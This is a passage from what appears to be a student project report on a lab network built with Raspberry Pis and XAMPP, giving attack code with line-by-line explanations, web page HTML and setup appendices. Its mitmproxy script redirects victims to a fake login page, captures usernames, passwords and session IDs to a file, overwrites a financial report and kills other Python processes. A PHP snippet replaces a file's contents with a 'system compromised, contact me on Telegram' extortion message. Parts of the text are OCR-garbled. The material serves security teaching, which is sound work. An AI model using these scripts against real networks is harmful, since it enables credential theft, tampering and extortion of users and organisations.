errors='ignore')}")

        # إنشاء اتصال بالسيرفر الهدف
        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as
server_socket:
            server_socket.connect((TARGET_HOST, TARGET_PORT))
            server_socket.sendall(request)

            # استقبال استجابة السيرفر وإعادة إرسالها للعميل في الوقت الفعلي
            while True:
                response = server_socket.recv(BUFFER_SIZE)
                if not response:
                    break
                client_socket.sendall(response)  # إرسال الاستجابة مباشرة للعميل
    except Exception as e:
        print(f"[!] Error: {e}")
    finally:
        # إغلاق اتصال العميل
        client_socket.close()
        print("[*] Client connection closed.")

def start_proxy():
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as server:
        server.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        server.bind((PROXY_HOST, PROXY_PORT))
        server.listen(5)
        print(f"[*] Proxy server listening on {PROXY_HOST}:{PROXY_PORT}")

        while True:
            # قبول الاتصال من العميل
            client_socket, addr = server.accept()
            print(f"[*] Accepted connection from {addr[0]}:{addr[1]}")

            # تشغيل عملية جديدة للتعامل مع كل عميل
            client_thread = threading.Thread(target=handle_client,
args=(client_socket,))
            client_thread.start()

if _name_ == "_main_":
        start_proxy()
```

Code Line	Explanation
Import socket	The socket library is used to create and manage network connections, enabling communication between clients and servers.
Import threading	The threading library allows the server to handle multiple client connections simultaneously without blocking others.
Proxy Server Configuration	
PROXY_HOST='0.0.0.0'	The proxy server listens on all available network interfaces by using the 0.0.0.0 address.
PROXY_PORT=8080	Specifies the port number(8080)where the proxy server will listen for incoming client connections.
Target Server Configuration	
TARGET_HOST='192.168.105.110'	The IP address of the target server that the proxy forwards request to.
TARGET_PORT=80	Specifies the port on the target server, usually 80 for HTTP traffic.
Buffer Size Setting	

Code Line	Explanation
BUFFER_SIZE=8192	The maximum amount of data (in bytes) transfer redinone operation, set to 8 KB for efficient HTTP communication.
Client Request Handling Function	
Def handle_client(client_socket):	Defines a function to manage communication with a single client connection.
try:	Begins a block to handle potential exceptions during the communication process.
request=client_socket.recv(BUFFER_SIZE)	Receives data from the client, limited by the buffer size.
print(f"[*] Received request:\n{request.decode('utf-8', errors='ignore')}")	Logs the client's request for debugging and inspection.
with socket.socket(socket.AF_INET, socket.SOCK_STREAM)asserver_socket:	Creates a socket to connect to the target server. UsesIPv4(AF_INET) and TCP (SOCK_STREAM).
server_socket.connect((TARGET_HOST, TARGET_PORT))	Establishes a connection to the target server using its IP and port.
server_socket.sendall(request)	Forwards the client's request to the target server.
Relaying Server Response	
While True:	Enters a loop to continuously receive the server's response.
response=server_socket.recv(BUFFER_SIZE)	Receives chunks of the server's response, limited by the buffer size.
ifnotresponse:	Breaks the loop if no more data is received (indicates the end of the response).

`break`	Exits the loop to stop receiving data.
`client_socket.sendall(response)`	Sends the received data back to the client in real time.
Error Handling and Cleanup	
`Except Exceptionase:`	Catches any exceptions that occur during the process, such as connection issues.
`print(f"[!]Error: {e}")`	Logs the error for debugging purposes.

Code Line	**Explanation**
`finally:`	Ensurescleanupactionsaretaken, regardless of success or failure.
`client_socket.close()`	Closes the connection to the client.
`print("[*]Clientconnectionclosed.")`	Logs that the client's connection has been closed.
Proxy Server Main Function	

defstart_proxy():	Defines the main function to start the proxy server.
withsocket.socket(socket.AF_INET, socket.SOCK_STREAM) as server:	Creates a socket for the proxy server.
server.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)	Allows the server to reuse the same address if it was recently in use.
server.bind((PROXY_HOST, PROXY_PORT))	Binds the socket to the specified IP and port for listening to client connections.
server.listen(5)	Starts listening for incoming connections, withabacklogofupto5 connections.
print(f"[*]Proxyserverlisteningon {PROXY_HOST}: {PROXY_PORT}")	Logs that the proxy server is running and ready to accept connections.
Accepting and Handling Connections	
While True:	Enters an infinite loop to accept and process client connections.
client_socket,addr=server.accept()	Accepts a new client connection and retrieves the socket and client address.
print(f"[*]Acceptedconnectionfrom {addr[0]}: {addr[1]}")	Logs the client's IP address and port number.
client_thread= threading.Thread(target=handle_client, args=(client_socket,))	Creates a new thread to handle the client's requests.
client_thread.start()	Starts the thread, allowing the server to handle other clients simultaneously.

Start the Proxy Server	
`ifname== "main":`	Ensures the code runs only if executed directly (not imported as a module).
`start_proxy()`	Calls the `start_ proxy ()` function to initialize and run the proxy server.

Table 3: Proxy Server Code

4. MITM Attack Code with Line-by-Line Explanation

```
import requests
import psutil
import os
import subprocess


# الكود الخاص بـ mitmproxy للقيام بالاعتراض والتعديل
from mitmproxy import http

def first_time():
    if not hasattr(first_time, "already_called"):
        first_time.already_called = True  # المرة الأولى
        return True
    else:
        return False

def response(flow: http.HTTPFlow) -> None:
    print("Intercepted request:", flow.request.pretty_url)

    if "serverphp" in flow.request.pretty_url:
        if flow.response.content:
            original_content = flow.response.content.decode("utf-8",
errors='ignore')
            print("Original Content:", original_content)

            if first_time():
             modified_content = original_content.replace("index1.php",
"abc.php")
            flow.response.content = modified_content.encode("utf-8")
            print("Modified Content:", modified_content)
    if "abc.php" in flow.request.pretty_url and flow.request.method ==
"POST":
        print("POST request to abc.php detected.")

        username = flow.request.urlencoded_form.get("username", "N/A")
        password = flow.request.urlencoded_form.get("password", "N/A")
```

```
        session_id = flow.request.urlencoded_form.get("session_id",
"N/A")

        print(f"Username: {username}, Password: {password}, Session
ID: {session_id}")

        user_data_path = os.path.join("C:/Users/user/Desktop/python",
'user_data.txt')

        try:
            with open(user_data_path, 'a') as f:
                f.write(f"Username: {username}, Password: {password},
Session ID: {session_id}\n")
            print(f"Credentials saved to {user_data_path}")
        except Exception as e:
            print(f"Error saving credentials: {e}")

        flow.response = http.HTTPResponse.make(
            302,
            b"",
            {"Location": "index2.php"}
        )

# عنوان IP للجهاز المستهدف
target_ip = "192.168.1.104"  # ضع هنا IP الجهاز المستهدف

def update_file():

    file_path = r"C:\xampp\htdocs\serverphp\Financial Report 2024.txt"
    try:
        with open(file_path, 'w') as file:
            file.write("I am attacker")
            print("update done")
        #print(f"Content of {file_path} has been replaced with 'I am
attacker'")
    except Exception as e:
        print(f"Error updating file: {e}")


def kill_other_python_processes():
    current_pid = os.getpid()  # الحصول على PID للكود الحالي
    current_process_name = psutil.Process(current_pid).name()

    for process in psutil.process_iter(['pid', 'name']):
        try:
            # التحقق من العمليات التي تحتوي على "python" أو "python.exe"
            if ('python' in process.info['name'].lower() and
                process.info['pid'] != current_pid):
                print(f"Killing process {process.info['name']} with
PID: {process.info['pid']}")
                os.kill(process.info['pid'], 9)
        except (psutil.NoSuchProcess, psutil.AccessDenied) as e:
            print(f"Could not kill process {process.info.get('pid',
'unknown')}: {e}")


# تنفيذ دالة قتل العمليات
```

```
if _name_ == "_main_":
    # قتل جميع العمليات المتعلقة بـ Python باستثناء الكود الحالي
    kill_other_python_processes()
    update_file()
    # طباعة PID الخاص بالكود الحالي
    print(f"Current script is running with PID: {os.getpid()}")

    # تشغيل mitmweb 808 على بورت 0 مع الكود mitmproxy script
    subprocess.run(["mitmweb", "-s", "mitm_attack.py"])
```

Code Section	Explanation
import requests	Imports the requests library for making HTTP requests (not used directly in this script).
Import psutil	Imports psutil to manage and retrieve information about system processes.
Import os	Imports os for file path manipulationandsystem operations.
Import subprocess	Imports subprocess to execute external commands or scripts.
MITM Proxy Code for Interception and Modification	
frommitmproxyimporthttp	Imports http from mitmproxy to interact with HTTP requests and responses.
Function:first_time	

deffirst_time():	Defines a function to check if it is the first time being called during execution.
ifnot hasattr(first_time,"already_called"):	Checks if the already_ called Attributes exist in the function.

Code Section	**Explanation**
first_time.already_called=True	Sets the already_ called Attribute for subsequent calls.
returnTrue	Returns True on the first call.
else:	For subsequent calls, it executes the following block.
returnFalse	Returns False after the first execution.
Function:response	

defresponse(flow:http.HTTPFlow)->None:	This function intercepts and modifies HTTP responses passing through mitmproxy.
print("Interceptedrequest:", flow.request.pretty_url)	Logs the URL of the intercepted HTTP request.
Logic for Specific URLs	
if"serverphp"inflow.request.pretty_url:	Checks if the intercepted request URL contains the substring serverphp.
ifflow.response.content:	Proceeds only if the response has content.
original_content = flow.response.content.decode("utf-8", errors='ignore')	Decodes the response content intoUTF-8formodification.
print("OriginalContent:",original_content)	Logs the original content of the response.
Modification of Response Content	
iffirst_time():	Check if it is the first time this function is called.
modified_content = original_content.replace("index1.php", "abc.php")	Replacesindex1.phpwith abc.php in the response content.
flow.response.content = modified_content.encode("utf	Encodes the modified content back to bytes and updates the response.

-8")	
print("ModifiedContent:",modified_content)	Logs the modified content.
Handling POST Requests	
if"abc.php"inflow.request.pretty_urland flow.request.method == "POST":	Detects POST requests to abc.php.
print("POSTrequesttoabc.phpdetected.")	Logs that a POST request to

Code Section	**Explanation**
	abc.php was detected.
ExtractingUserData	
username = flow.request.urlencoded_form.get("username", "N/A")	Extracts the username field from the form data.
password = flow.request.urlencoded_form.get("password", "N/A")	Extracts the password field from the form data.

session_id = flow.request.urlencoded_form.get("session_id", "N/A")	Extracts the session_idfield from the form data.
print(f"Username:{username}, Password:{password}, Session ID: {session_id}")	Logs the extracted credentials.
Saving User Data	
user_data_path = os.path.join("C:/Users/user/Desktop/python", 'user_data.txt')	Defines the file path to save the extracted data.
try:	Starts a block to handle errors during file operations.
withopen(user_data_path,'a')asf:	Opens the file in append mode.
f.write(f"Username:{username}, Password: {password},SessionID:{session_id}\n")	Write the credentials to the file.
print(f"Credentialssavedto{user_data_path}")	Logs a success message after saving credentials.
Except Exceptionase:	Catches any exceptions that occur.
print(f"Errorsavingcredentials:{e}")	Logs the error message.
Redirecting the User	
flow.response=http.HTTPResponse.make(	Creates a new HTTP response.

302,	Setsthestatuscodeto302for redirection.
b"",	Sends an empty response body.
{"Location":"index2.php"}	Redirects the user to index2.php.
)	Ends the HTTP response creation.
Updating a Text File	
defupdate_file():	Function to overwrite the content of a text file.
file_path=r"C:\xampp\htdocs\serverphp\Financial	Specifies the file path.

Code Section	Explanation
Report2024.txt"	
try:	Starts a block to handle errors.
withopen(file_path,'w')asfile:	Opens the file in write mode.
file.write("I am attacker")	Replaces the file content with "I am attacker".
print("update done")	Logs that the update is complete.
exceptExceptionase:	Catches any exceptions that occur.
print(f" Error updating file: {e}")	Logs the error message.
Killing Other Python Processes	
defkill_other_python_processes():	Function to kill all Python processes except the current script.
current_pid=os.getpid()	Gets the PID of the current process.
forprocessinpsutil.process_iter(['pid','name']):	Iterates through all running processes.
if('python'inprocess.info['name']. lower()	Checks if the process is a Python process.
andprocess.info['pid']! =current_pid):	Ensures the current script is not killed.

os.kill(process.info['pid'],9)	Terminates the process by PID.
Main Function Execution	
ifname=="main":	Ensures the following code runs only if executed directly.
kill_other_python_processes()	Calls the function to kill other Python processes.
update_file()	Calls the function to update the text file.
subprocess.run(["mitmweb","-s","mitm_attack1.py"])	Runs the mitm web tool with thescriptmitm_attack1.py for interception and modification.

Table 4: MITM ATTACK CODE

web page number1 Code:

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-
scale=1.0">
    <title>FutureTech - Admin Login</title>
    <style>
        /* Background styling with gradient */
        body {
            margin: 0;
            padding: 0;
            height: 100vh;
            display: flex;
            justify-content: center;
            align-items: center;
            background: linear-gradient(135deg, #1e3c72, #2a5298);
            font-family: 'Arial', sans-serif;
            color: #fff;
        }

        /* Container box for content */
        .container {
            background-color: rgba(0, 0, 0, 0.7);
            padding: 40px;
            border-radius: 15px;
            box-shadow: 0 8px 15px rgba(0, 0, 0, 0.2);
            text-align: center;
            width: 400px;
        }

        /* Image styling */
        .logo {
            width: 150px;
            height: auto;
            border-radius: 10px;
            margin-bottom: 20px;
            box-shadow: 0 4px 8px rgba(0, 0, 0, 0.5);
        }

        /* Heading with subtle shadow */
        h1 {
            font-size: 32px;
            margin-bottom: 10px;
            color: #ffd700;
            text-shadow: 2px 2px 5px rgba(0, 0, 0, 0.6);
        }

        /* Paragraph text */
        p {
            font-size: 18px;
```

```
            margin-bottom: 20px;
            line-height: 1.6;
        }

        /* Login button styling */
        .login-button {
            background-color: #ffd700;
            border: none;
            padding: 15px 30px;
            border-radius: 25px;
            font-size: 18px;
            cursor: pointer;
            transition: background-color 0.3s, transform 0.2s;
        }

        .login-button:hover {
            background-color: #ffae00;
            transform: scale(1.05);
        }

        /* Footer styling */
        .footer {
            margin-top: 20px;
            font-size: 14px;
            opacity: 0.7;
        }
    </style>
    <script>
        // Function to redirect to index1.php
        function redirectToAdmin() {
            window.location.href = "index1.php";
        }
    </script>
</head>
<body>
    <div class="container">
        <!-- Image Section -->
        <img src="xyz.jpg" alt="FutureTech Logo" class="logo">

        <!-- Heading and content -->
        <h1>Welcome to FutureTech</h1>
        <p>Admin access is restricted to authorized employees
only.</p>

        <!-- Admin Login Button -->
        <button class="login-button" onclick="redirectToAdmin()">Admin
Login</button>

        <!-- Footer -->
        <div class="footer">© 2024 FutureTech - All rights
reserved.</div>
    </div>
</body>
   </html>
```

Web page number 2 Code

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-
scale=1.0">
    <title>Admin Login - FutureTech</title>
    <style>
        /* Background styling with gradient */
        body {
            margin: 0;
            padding: 0;
            height: 100vh;
            display: flex;
            justify-content: center;
            align-items: center;
            background: linear-gradient(135deg, #1e3c72, #2a5298);
            font-family: 'Arial', sans-serif;
            color: #fff;
        }

        /* Container box for content */
        .container {
            background-color: rgba(0, 0, 0, 0.7);
            padding: 40px;
            border-radius: 15px;
            box-shadow: 0 8px 15px rgba(0, 0, 0, 0.2);
            text-align: center;
            width: 400px;
        }

        /* Image styling */
        .logo {
            width: 150px;
            height: auto;
            border-radius: 10px;
            margin-bottom: 20px;
            box-shadow: 0 4px 8px rgba(0, 0, 0, 0.5);
        }

        /* Heading */
        h1 {
            font-size: 28px;
            margin-bottom: 15px;
            color: #ffd700;
            text-shadow: 2px 2px 5px rgba(0, 0, 0, 0.6);
        }

        /* Input fields styling */
        input {
            width: 100%;
            padding: 10px;
            margin: 10px 0;
            border: none;
```

```
            border-radius: 5px;
            box-sizing: border-box;
        }

        /* Login button styling */
        .login-button {
            background-color: #ffd700;
            border: none;
            padding: 15px;
            border-radius: 25px;
            font-size: 18px;
            cursor: pointer;
            width: 100%;
            transition: background-color 0.3s, transform 0.2s;
        }

        .login-button:hover {
            background-color: #ffae00;
            transform: scale(1.05);
        }

        /* Status message */
        #status {
            margin-top: 15px;
            font-size: 16px;
            color: #ff5555;
        }
    </style>
</head>
<body>

<div class="container">
        <!-- Image -->
        <img src="xyz.jpg" alt="FutureTech Logo" class="logo">

        <!-- Heading -->
        <h1>Admin Login</h1>

        <!-- Login Form -->
        <form id="login-form">
            <input type="text" id="username" placeholder="Username"
required>
            <input type="password" id="password"
placeholder="Password" required>
            <button type="submit" class="login-button">Login</button>
        </form>

        <!-- Status message -->
        <p id="status"></p>
    </div>

    <script>
        // Admin credentials (for demo purposes)
        const adminCredentials = {
            username: "admin",
            password: "1234"
        };
```

```
        document.getElementById('login-
form').addEventListener('submit', function(event) {
            event.preventDefault(); // Prevent page refresh

            const username =
document.getElementById('username').value;
            const password =
document.getElementById('password').value;

            if (username === adminCredentials.username && password ===
adminCredentials.password) {
                document.getElementById('status').innerText = 'Login
successful!';
                document.getElementById('status').style.color =
'#55ff55'; // Green message
                setTimeout(() => {
                    window.location.href = 'index2.php'; // Redirect
after 1 second
                }, 1000);
            } else {
                document.getElementById('status').innerText = 'Invalid
username or password.';
            }
        });
    </script>
</body>
</html>
```

Web page number 3 Code

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-
scale=1.0">
    <title>Admin Control Panel - FutureTech</title>
    <style>
        body {
            margin: 0;
            padding: 0;
            height: 100vh;
            display: flex;
            justify-content: center;
            align-items: center;
            background: linear-gradient(135deg, #1e3c72, #2a5298);
            font-family: 'Arial', sans-serif;
            color: #fff;
        }
        .container {
            background-color: rgba(0, 0, 0, 0.7);
            padding: 40px;
            border-radius: 15px;
            box-shadow: 0 8px 15px rgba(0, 0, 0, 0.2);
            text-align: center;
            width: 600px;
        }
        h1 {
            font-size: 28px;
            color: #ffd700;
            text-shadow: 2px 2px 5px rgba(0, 0, 0, 0.6);
            margin-bottom: 20px;
        }
        .file-section {
            margin: 20px 0;
            padding: 15px;
            border-radius: 10px;
            background-color: rgba(255, 255, 255, 0.1);
            transition: background-color 0.3s;
        }
        .file-section:hover {
            background-color: rgba(255, 255, 255, 0.2);
        }
        .file-name {
            font-size: 20px;
            color: #ffd700;
            font-weight: bold;
            margin: 10px 0;
            text-decoration: none;
        }
        .description {
            font-size: 16px;
            color: #ffffff;
        }
```

```
    </style>
</head>
<body>
    <div class="container">
        <h1>Admin Control Panel - FutureTech</h1>
        <p>Welcome, here you can access sensitive files.</p>

        <div class="file-section">
            <a href="Financial%20Report%202024.txt" class="file-name"
download>Financial Report 2024.txt</a>
            <div class="description">Includes the company's financial
data for the year 2024.</div>
        </div>

        <div class="file-section">
            <a href="Employee_Salaries_Confidential.xlsx" class="file-
name" download>Employee_Salaries_Confidential.xlsx</a>
            <div class="description">Contains information on employee
salaries and bonuses.</div>
        </div>

        <div class="file-section">
            <a href="Client%20Contracts%202024.docx" class="file-name"
download>Client Contracts 2024.docx</a>
            <div class="description">Includes client contracts and
agreed terms.</div>
        </div>

        <div class="file-section">
            <a href="R&D_Project_Plan_2024.pdf"class="file-name"
download>R&D_Project_Plan_2024.pdf</a>
            <div class="description">Includes plans for research and
development projects and any sensitive details.</div>
        </div>
    </div>
</body>
</html>
```

Fake web page cade

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-
scale=1.0">
    <title>Login</title>
    <style>
        /* Background styling with gradient */
        body {
            margin: 0;
            padding: 0;
            height: 100vh;
            display: flex;
            justify-content: center;
            align-items: center;
            background: linear-gradient(135deg, #2a5298, #1e3c72);
            font-family: 'Arial', sans-serif;
            color: #fff;
        }

        /* Container styling */
        .container {
            background-color: rgba(0, 0, 0, 0.7);
            padding: 40px;
            border-radius: 15px;
            box-shadow: 0 8px 15px rgba(0, 0, 0, 0.3);
            text-align: center;
            width: 400px;
        }

        /* Heading styling */
        h1 {
            font-size: 24px;
            color: #ffd700;
            text-shadow: 1px 1px 3px rgba(0, 0, 0, 0.6);
            margin-bottom: 20px;
        }

        /* Input and button styling */
        input[type="text"], input[type="password"] {
            width: 100%;
            padding: 10px;
            margin: 10px 0;
            border: none;
            border-radius: 5px;
            background-color: rgba(255, 255, 255, 0.2);
            color: #fff;
        }

        button {
            background-color: #ffd700;
            color: #1e3c72;
            border: none;
```

```
            border-radius: 5px;
            padding: 10px 20px;
            cursor: pointer;
            font-weight: bold;
        }

        button:hover {
            background-color: #ffcc00;
        }
    </style>
</head>
<body>
    <div class="container">
        <h1>Login to the System</h1>
        <form method="POST" action="index1.php">
            <label for="username">Username</label>
            <input type="text" id="username" name="username" required>

            <label for="password">Password</label>
            <input type="password" id="password" name="password"
required>

            <button type="submit">Login</button>
        </form>
    </div>
</body>
</html>
```

Financial Report 2024.txt

```
<?php
$file = 'Financial Report 2024.txt';  // اسم الملف
$content = "* WARNING: This system has been compromised *\n\nIf you
want to discuss the details, please contact me on
Telegram:\n\nTelegram: @Zaid_Nassar\n\nYour data may be at risk. To
prevent further damage, please respond promptly.\n\nThank you.";  //
المحتوى الجديد

if (file_exists($file)) {
    file_put_contents($file, $content);
    echo "File updated successfully.";
} else {
    echo "File not found.";
}
?>
```

Appendix Hardware

1. RaspberryPI3ModelB

Raspberry Pi 3 Model B is a small, affordable, credit-card-sized computer developed by the Raspberry Pi Foundation. It features a 1.2GHz quad-core ARM Cortex-A53 processor, 1GB of RAM, HDMI output, Ethernet connectivity, USB ports, GPIO pins for interfacing with external devices,andbuilt-inWi-FiandBluetoothcapabilities.Itiswidelyusedfor educational purposes, DIY projects, and prototyping, and as a low-cost solution for various computing tasks, ranging from basic programming to media streaming and home automation. Its versatility, compact size, and low cost make it a popular choice among hobbyists, educators, and professionals alike.

Here are some key features and details about the Raspberry Pi 3:

- BroadcomBCM283764bitQuadCoreCPUat1.2GHz,1GBRAM
- Bluetooth4.1andWi-Fi 2.4GHzand5GHz
- Micro SD CardSlot
- DSIDisplayPort(DSI:DisplaySerialInterface)
- MicroUSBPower Input
- HDMIVideo Output
- CSICameraPort(CSI:Camera SerialInterface)
- 3.5mm4-pole CompositeVideo andAudio OutputJack
- 10/100LANPort(LAN: Local Area Network)
- 4*USB Ports
- Dimension 85.6mm*56mm*21mm
- 40PinExtendedGPIO (GPIO:GeneralPurposeInput/Output)

The Raspberry Pi 3's combination of affordability, versatility, added connectivity and strong community support makes it an excellent choice for both beginners and experienced developers looking to create innovative objects.

Figure 28:Raspberry Pi 3 Model B




Figure 29: Raspberry Pi 3 with details

2. Micro SD cards

SD card (Secure Digital card) is a type of non-volatile, small, portable device used for storing and transferring data. It is widely used in a variety of electronic devices, including cameras, smartphones, tablets, laptops, and single-board computers like the Raspberry Pi. Using an SD card with a Raspberry Pi is a common and essential practice because SD cards are a popular choice for storing operating systems and data due to their small size, low power consumption, and high storage capacity. We used three SD cards, the first one stored the web server operating system, the second the honeypot server operating system, and the last one the load balancer server operating system. Raspberry Pi 3 B supports storage up to 64GB only.

Figure 30: Micro SD cards

3. Ethernet cables

An Ethernet cable is a type of network cable designed to work with Ethernet ports. Ethernet ports can be found on routers, computers, TVs, and most internet and network-enabled devices. Ethernet cable is used to connect devices within a local area network (LAN), enabling them to communicate with each other and share resources such as internet connections, printers, and files. Ethernet cables are a critical component of wired networking, offering several types and performance standards to meet diverse needs. Whether for home use, small business networks, or large data centres, Ethernet cables are categorized into several types based on their speed, bandwidth, and distance capabilities. The most common type of Ethernet cable is cat 5,6,7,8 selecting the right type of Ethernet cable is crucial for ensuring efficient and reliable network performance. So, we used for our project cat 5 with a speed of Up to 100 Mbps. And Frequency 100 MHZ.

Figure 31: Ethernet cable

Appendix Software

Create a web server:

To create a web server, follow these steps:

1. Download XAMPP

Go to the official XAMPP website.




Figure 32: XAMPP website.

- Select the version suitable for your operating system (Windows, mac OS, Linux).
- Download and install XAMPP on your machine.

2. Install XAMPP

- Open the installation file you downloaded.
- Follow the on–screen strictions to complete the installation.
- Once the installation is finished, you can launch XAMPP.

3. Start Apache and MySQL

- After opening XAMPP, you will see the control panel.
- You will find two main services:

- Apache: This is the webserver that serves your web files (such as HTML and PHP).
- MySQL: This is the database server that handles databases.

- Click the "Start" button next to both Apache and MySQL to run them.
  - You should see the status turn green, indicating that both services are running correctly.

Figure 33: XAMPP

4. Verify the Server is Running

- Open a web browser and enter the following URL: http://localhost
- If everything is set up correctly, you should see the XAMPP welcome page

5. Add Your Web Files

- Navigate to the folder where XAMPP is installed. By default, it will be:
    - Windows: C:\xampp\htdocs




Figure 34: htdocs file

6. We will create a folder inside htdocs and call it serverphp to save the codes inside




Figure 35: serverphp file

7. To create code using Visual Studio (VS) and place it on a local web server (such as XAMPP), you can follow these steps:

1. Install Visual Studio Code:

First, you must have Visual Studio Code installed on your machine. You can download it from the official Visual Studio Code website. After downloading it, install your device.

Figure 36: Visual Studio Code website

2- Create a project in Visual Studio Code Open the Visual Studio code.

Choose File > Open Folder and then choose the folder where you want to place your icons inside the htdocs folder in XAMPP.


3-Write Your Code in VS Code

- Inside the folder, create an index.php file, depending on your project
- codes show the web pages codes

We attach these pictures to complete our first page and give us the correct results:

Figure 37: web page

We also place these files inside the folder because we need the month is page:



8-AccessYourLocalWebsite

To access the web server via browser It is written inside the browser: (http://ipaddressofserver/serverphp)

Note: If you want to open the server from another device but should be in the same LAN, you need to know the IP address of the server (local host device) from CMD and write ipconfig in Windows.




Figure 38: web page 1

-When you click on admin log, it takes you to the second page

